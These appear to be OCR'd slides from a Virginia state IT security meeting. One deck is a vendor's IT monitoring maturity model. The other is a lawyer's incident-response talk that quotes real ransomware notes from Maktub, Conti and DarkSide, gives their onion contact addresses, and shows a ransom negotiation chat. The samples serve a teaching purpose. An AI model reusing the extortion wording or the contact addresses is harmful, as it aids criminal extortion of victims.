VIRGINIA
IT AGENCY

AUGUST ISOAG MEETING

VIRGINIA IT AGENCY

- WILLIAM “BILL” FITZPATRICK, LOOP1
- BETH WALLER, WOODSROGERS PLC
- NICK CHRISTENSEN, VITA
- ERIC CULBERTSON AND RICK TOMPKINS, ATOS
- UPCOMING EVENTS
- ADJOURN

L1M3

The Loop1 Monitoring Maturity Model
For IT Operations and IT Service Management

@Loop1Systems

Loop1 Mission & Core Values

Loop1 exists to engage good people who thrive on learning from each other and working together to deliver world leading IT Operations Management outcomes.

At the heart of this, are the core values that embody what it means to be a Loop1 employee

- **We are greater than me**
- **We are purposeful**
- **We do the right thing**

Copyright © 2021. Loop1, LLC. All Rights Reserved.

@Loop1Systems

Bill Fitzpatrick

Chairman & CEO
Loop1

- CEO & Founder of Loop1
- Architect of **L1M3 – Loop1 Monitoring Maturity Model**
- Previous gigs at Microsoft and SolarWinds
- In training for Ironman Triathlon

Loop1

2009
founded

120+
employees

7+
global offices
US, UK, Ireland, Germany, Australia, Sri Lanka, Singapore

50+
SolarWinds Certified Professionals

360+
PS Projects completed in 2020

LOOP1 Monitoring Maturity Model

L1M3

L1
M3

Introducing L1M3 (LIME)

- **L1M3** (Loop1 Monitoring Maturity Model) was created as a standard reference for organizations to achieve desired business outcomes
- **L1M3** leverages IT tools and operational data to inform business services to drive better business decisions
- Based on **decades of experience** in designing, implementing, and monitoring technology solutions across thousands of organizations worldwide
- Structured to help express business technology goals in standard terms, while leveraging IT tools and data to deliver **business insights**

Why L1M3?

- Inclusive approach to align **teams, technologies, and tools**
- Simple and easy to understand
- **Proactive**—featuring a prescriptive, and detailed operations runbook
- Designed to cover all **IT Operations Management (ITOM)** tools
- Community aligned, 'flexible ITIL', designed to deliver **continuous improvement**
- **L1M3 Self Assessment**—'Know where you are, and where you want to go'

L1M3 Self Assessment

Self Assessment—*easily* see where you are…

	AD-HOC	FRAGMENTED	TYPICAL	OPTIMIZED	INSIGHTFUL
ITSM	Frequent extended service outages handled in email, undefined service mappings, no asset tracking.	Siloed incident support for key services. Limited configuration management, frequent service disruptions.	Incident management based on automated ticket creation across key services, but still excessive noise and gaps.	Systems of record with correlation, incident management, and self-service.	Improved business outcomes, meaningful data analytics, accurate forecasting, and self-healing services.
APPLICATION	Outages addressed only when end users complain. Extensive, unaddressed application security risks.	Application owners attempting to monitor and address vulnerabilities on their own tools. No tools strategy.	Business applications are mostly monitored, false positive alerts are rampant. Audits are done but common vulnerabilities remain.	Correlation application monitoring with automated provisioning and alerting. Consistent audit and remediation.	Intelligent application monitoring. Data informed forecasts and budgets with positive impacts to financial outcomes.
SERVER	Ad-hoc server provisioning, excessive licensing costs, reactionary server maintenance, no patching standards.	Limited and inaccurate server documentation. Monitoring only for mission critical servers, inadequate patching and compliance solutions.	Procedural server provisioning. Basic server documentation with limited correlation visibility. Regular patching efforts. Excessive alerts.	Automated and correlated performance, event, and configuration visibility. Effective vulnerability remediation and alerting solutions.	Data shared across teams. Intelligent hybrid workload distribution, dynamic monitoring, complete compliance and remediation.
DATABASE	Vendor-required databases scattered among servers with break-fix support only. Unmitigated risks.	Accidental DBAs focused only on critical systems. Severe sprawl, no tools for audit or compliance.	Administrators monitoring key indicators, patching and applying basic security best practices. Limited information sharing.	Correlated database utilization, mapping and performance. Shared visibility, quality alerts and compliance.	Business insights from multi-platform, federated data to control costs, inform strategy and increase revenue.
VIRTUALIZATION	Ad-hoc costs, no central administration. Default admin access, severe sprawl. Unsupported 'free' hypervisors.	Limited use of native tools for administration and reporting. Severe resource conflicts and orphaned objects.	Common administration tools and monitoring solutions. Alerting on severe issues, no planning tools. Lacking data security.	Specialized monitoring, sizing and capacity plans. Automated alerting and dashboards with cross-functional visibility.	Hybrid environments with dynamic load processing. Integrations drive business impact reporting and incident management.
STORAGE	Little or no storage planning. Wasteful disk allocations, ineffective redundancy, no monitoring, very basic security.	Shared storage solutions on a per duster basis. Poor alerting and reporting. Reactive security for regulatory compliance.	Vendor-centric focus for tools and administration. No native correlation of usage and performance.	Correlated monitoring, alerting, and reporting. Shared visibility of usage and performance. Effective data security policies and tools.	Proactive management of hybrid, tiered storage. Integrated tools ensure performance and support financial decisions.
NETWORK	No standards, random device procurement, break-fix administration, limited monitoring via ICMP, no SNMP visibility.	Some SNMP monitored devices. Spreadsheet-based device tracking, excessive false alerts, minimal compliance.	Full SNMP monitoring. Simple alerts, dashboards and reports, standards for back-up compliance and device authentication.	Reduce alert noise, user-centric dashboards, correlated traffic and application utilization. Documented compliance.	Integrated and automated device and incident management. Utilization data informs technical and business decisions.

Self Assessment—*versus where you **want** to be*

	AD-HOC	FRAGMENTED	TYPICAL	OPTIMIZED	INSIGHTFUL
ITSM	Frequent extended service outages handled in email, undefined service mappings, no asset tracking.	Siloed incident support for key services. Limited configuration management, frequent service disruptions.	Incident management based on automated ticket creation across key services, but still excessive noise and gaps.	Systems of record with correlation, incident management, and self-service.	Improved business outcomes, meaningful data analytics, accurate forecasting, and self-healing services.
APPLICATION	Outages addressed only when end users complain. Extensive, unaddressed application security risks.	Application owners attempting to monitor and address vulnerabilities on their own tools. No tools strategy.	Business applications are mostly monitored, false positive alerts are rampant. Audits are done but common vulnerabilities remain.	Correlation application monitoring with automated provisioning and alerting. Consistent audit and remediation.	Intelligent application monitoring. Data informed forecasts and budgets with positive impacts to financial outcomes.
SERVER	Ad-hoc server provisioning, excessive licensing costs, reactionary server maintenance, no patching standards.	Limited and inaccurate server documentation. Monitoring only for mission critical servers, inadequate patching and compliance solutions.	Procedural server provisioning. Basic server documentation with limited correlation visibility. Regular patching efforts. Excessive alerts.	Automated and correlated performance, event, and configuration visibility. Effective vulnerability remediation and alerting solutions.	Data shared across teams. Intelligent hybrid workload distribution, dynamic monitoring, complete compliance and remediation.
DATABASE	Vendor-required databases scattered among servers with break-fix support only. Unmitigated risks.	Accidental DBAs focused only on critical systems. Severe sprawl, no tools for audit or compliance.	Administrators monitoring key indicators, patching and applying basic security best practices. Limited information sharing.	Correlated database utilization, mapping and performance. Shared visibility, quality alerts and compliance.	Business insights from multi-platform, federated data to control costs, inform strategy and increase revenue.
VIRTUALIZATION	Ad-hoc costs, no central administration. Default admin access, severe sprawl. Unsupported 'free' hypervisors.	Limited use of native tools for administration and reporting. Severe resource conflicts and orphaned objects.	Common administration tools and monitoring solutions. Alerting on severe issues, no planning tools. Lacking data security.	Specialized monitoring, sizing and capacity plans. Automated alerting and dashboards with cross-functional visibility.	Hybrid environments with dynamic load processing. Integrations drive business impact reporting and incident management.
STORAGE	Little or no storage planning. Wasteful disk allocations, ineffective redundancy, no monitoring, very basic security.	Shared storage solutions on a per duster basis. Poor alerting and reporting. Reactive security for regulatory compliance.	Vendor-centric focus for tools and administration. No native correlation of usage and performance.	Correlated monitoring, alerting, and reporting. Shared visibility of usage and performance. Effective data security policies and tools.	Proactive management of hybrid, tiered storage. Integrated tools ensure performance and support financial decisions.
NETWORK	No standards, random device procurement, break-fix administration, limited monitoring via ICMP, no SNMP visibility.	Some SNMP monitored devices. Spreadsheet-based device tracking, excessive false alerts, minimal compliance.	Full SNMP monitoring. Simple alerts, dashboards and reports, standards for back-up compliance and device authentication.	Reduce alert noise, user-centric dashboards, correlated traffic and application utilization. Documented compliance.	Integrated and automated device and incident management. Utilization data informs technical and business decisions.

The L1M3 Model—5+6+7

This model provides a scorecard and roadmap to close the gaps between **people**, **tools**, and **processes** to reduce noise, improve efficiency, and drive business insights.

5

1. Adhoc
2. Fragmented
3. Typical
4. Optimized
5. Insightful

PHASES OF MATURITY

+

6

1. Adoption & Enablement
2. Feature Complete
3. Performance & Availability
4. Security & Compliance
5. Automation & Integration
6. Data Analytics & Business Outcomes

ASSESSMENT AREAS

+

7

1. ITSM Suite
2. Applications
3. Servers & Services
4. Database
5. Virtualization
6. Storage
7. Network

TECHNOLOGY LAYERS

L1M3 Methodology

Loop1 believes our services should provide clients with real business outcomes. For decades IT Management has followed the concept of **people**, **tools** and **process**—Loop1 built on that foundation to develop **people**, **tools** and **L1M3**

5 Phases of Maturity

Scoring the tools and processes—the **L1M3** score

AD-HOC
'RISK'

High-risk to the business due to a lack of tools, poor visibility, and excessive outages

FRAGMENTED
'SILOED'

Silo's at their worst. Fragmented tools, limited correlation, difficulty sharing, persistent security risks

TYPICAL
'NOISE'

Substantial investment in tools, improved coverage, but often still siloed. Too much noise, limited resiliency, overlapping tools, excessive licensing, and operational costs. Still gaps in compliance and remediation

OPTIMIZED
'CORRELATION'

Tools well deployed, integrated & provide correlated data with shared visibility between silos. Most easily achieved via SolarWinds AppStack™. Integration and automation improving incident management

INSIGHTFUL
'OUTCOMES'

IT helps to drive business outcomes and deliver a positive impact to the bottom line. You have data you can trust, facilitating improved planning for budgets, forecasts, training, and more

Copyright © 2021. Loop1, LLC. All Rights Reserved.

6 Maturity Assessment Areas

What we measure and score—the **maturity** assessment

Adoption & Enablement

Who has access? What do they see? How do they use it? What can we add to make it better?

Feature Complete

Feature awareness. Ensure you know what your tools can do and you're using the features you want. Reduce costs by eliminating redundant tools

Performance & Availability Metrics

Gathering the right metrics to ensure optimal user experience while also providing the right data for analytics

Security & Compliance

Configuration security for audit, remediation, and change management. Operational security, and event-based monitoring with automated response and incident management

Automation & Integration

Real AI for the rest of us. Experience building API-based integration for the most popular industry tools

Data Analytics & Business Outcomes

Intelligent Dashboards, integrated solutions for data-driven business decisions that enable improved forecasting and business predictability

Copyright © 2021. Loop1, LLC. All Rights Reserved.

7 Technology Layers

The right tool for the right job—with **teams** and **tools** working together

ITSM
The foundation of modern ITOM

APPLICATIONS
The reason IT organizations exist

SERVERS & SERVICES
Legacy, cloud and hybrid foundation of application delivery

DATABASE
The 'base' of modern applications

VIRTUALIZATION
The 'hosts' of modern infrastructure

STORAGE
Legacy and cloud

NETWORK
The transport and the services

L1M3 Services—Secure by Design
Security and compliance built in across each tech layer of the L1M3 model

Copyright © 2021. Loop1, LLC. All Rights Reserved.

Questions?

Anatomy of an Incident: A guide to Incident Response from a Lawyer in the Trenches

WOODS ROGERS
ATTORNEYS AT LAW

125 YEARS

Roanoke | Charlottesville | Lynchburg | Richmond
P. 800-552-4529 | www.woodsrogers.com


RANSOM


MAKTUB
LOCKER
WARNING!
Your personal files are encrypted!
11:58:26
Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key. The server will eliminate the key after a time period specified in this window.
Open http://maktubuyatq4rfyo.onion.link
or http://maktubuyatq4rfyo.torstorm.org
or http://maktubuyatq4rfyo.tor2web.org

1

Anatomy of the Incident: The Threat

RANSOMWARE



The DarkSide ransomware note.

RANSOMWARE




Fig 2: Maze web page listing compromised companies and data dumps.

THE INCIDENTS: RANSOMWARE

All of your files are currently encrypted by CONTI ransomware.
If you try to use any additional recovery software - the files might be damaged or lost.

To make sure that we REALLY CAN recover data - we offer you to decrypt samples.

You can contact us for further instructions through:

Our website
TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://contirecj4hbzmyzuydyzrvm2c65blmvhoj2cvf25zqj2dwrrqcq5oad.onion/

HTTPS VERSION :

https://contirecovery.icu/


YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded your data and are ready to publish it on out news website if you do not respond. So it will be better for both sides if you contact us ASAP

---BEGIN ID---
q94ddaq02N7idkR2W1gFFmJ2zRQFU2TFDXM3l5h9BJ5DjWyqieNksR1zYBfjoutY
---END ID---


2

Anatomy of the Incident: The Communications

RANSOMWARE


To recover your files, you must pay the fee.
Your current fee should be negotiated.
Message us in chat, to get further details.
This is the BTC address to which you must send bitcoins:
To see how to buy the bitcoins, click Buy Bitcoins at the tab menu on top of the page.
We are providing 3 test decrypts, to prove that we can recover your files.
Click Test Decrypt at the menu on top of this the page to decrypt 3 files for free.
Attention! We are decrypting only image files for free, as they do not have any significant value to you.
We open our news site today. We will post notification about your breach as well as part of data that we have downloaded. Link to the news will be sent to all leading mass media. You will get it too. Have a nice weekends.
Type a message

THE INCIDENTS: RANSOMWARE



Let's start 10.08.2020

We are a new product on the market, but that does not mean that we have no experience and we came from nowhere.
We received millions of dollars profit by partnering with other well-known cryptolockers.
We created **DarkSide** because we didn't find the perfect product for us. Now we have it.

Based on our principles, we will not attack the following targets:

- Medicine (only: hospitals, any palliative care organization, nursing homes, companies that develop and participate (to a large extent) in the distribution of the COVID-19 vaccine).
- Funeral services (Morgues, crematoria, funeral homes).
- Education (schools, universities).
- Non-profit organizations.
- Government sector.

We only attack companies that can pay the requested amount, we do not want to kill your business.
Before any attack, we carefully analyze your accountancy and determine how much you can pay based on your net income.
You can ask all your questions in the chat before paying and our support will answer them.

We provide the following guarantees for our targets:

- We guarantee decryption of one test file.
- We guarantee to provide decryptors after payment, as well as support in case of problems.
- We guarantee deletion of all uploaded data from TOR CDNs after payment.

If you refuse to pay:

- We will publish all your data and store it on our TOR CDNs for at least 6 months.
- We will send notification of your leak to the media and your partners and customers.
- We will **NEVER** provide you decryptors.

We take our reputation very seriously, so if paid, **all guarantees will be fulfilled**.
If you don't want to pay, you will add to the list of published companies on our blog and become an example for others.

RANSOMWARE

Welcome again! We are ready to help you.

01:11:12 AM | September 11

Hello, our network was encrypted. What do we need to do to unlock our files and keep more data from being released?

02:08:54 AM | September 11

Hello, let me ask my boss

THE INCIDENTS: RANSOMWARE

Full file tree for your insurance and attorneys you will receive after payment,we have published 1% of your information,it is the smallest part to draw your attention to the problem.

11:55:49 AM | September 16

Yes, but that 1% doesn't really provide us with much insight into what was taken. For the amount you're asking for, we thought it would be a fair ask if we could see even just a small subset of the data that you have. We don't expect to see everything from you now, but would appreciate if you could provide us with this.


04:42:36 AM | September 17

Hello? Just wanted to see if our request for the files is something that you would be willing to assist with. Ultimately, this will allow us to continue to talk about an agreement.


04:38:37 AM | Today

We will prepare additional proof pack. Standby

The Incidents: Ransomware



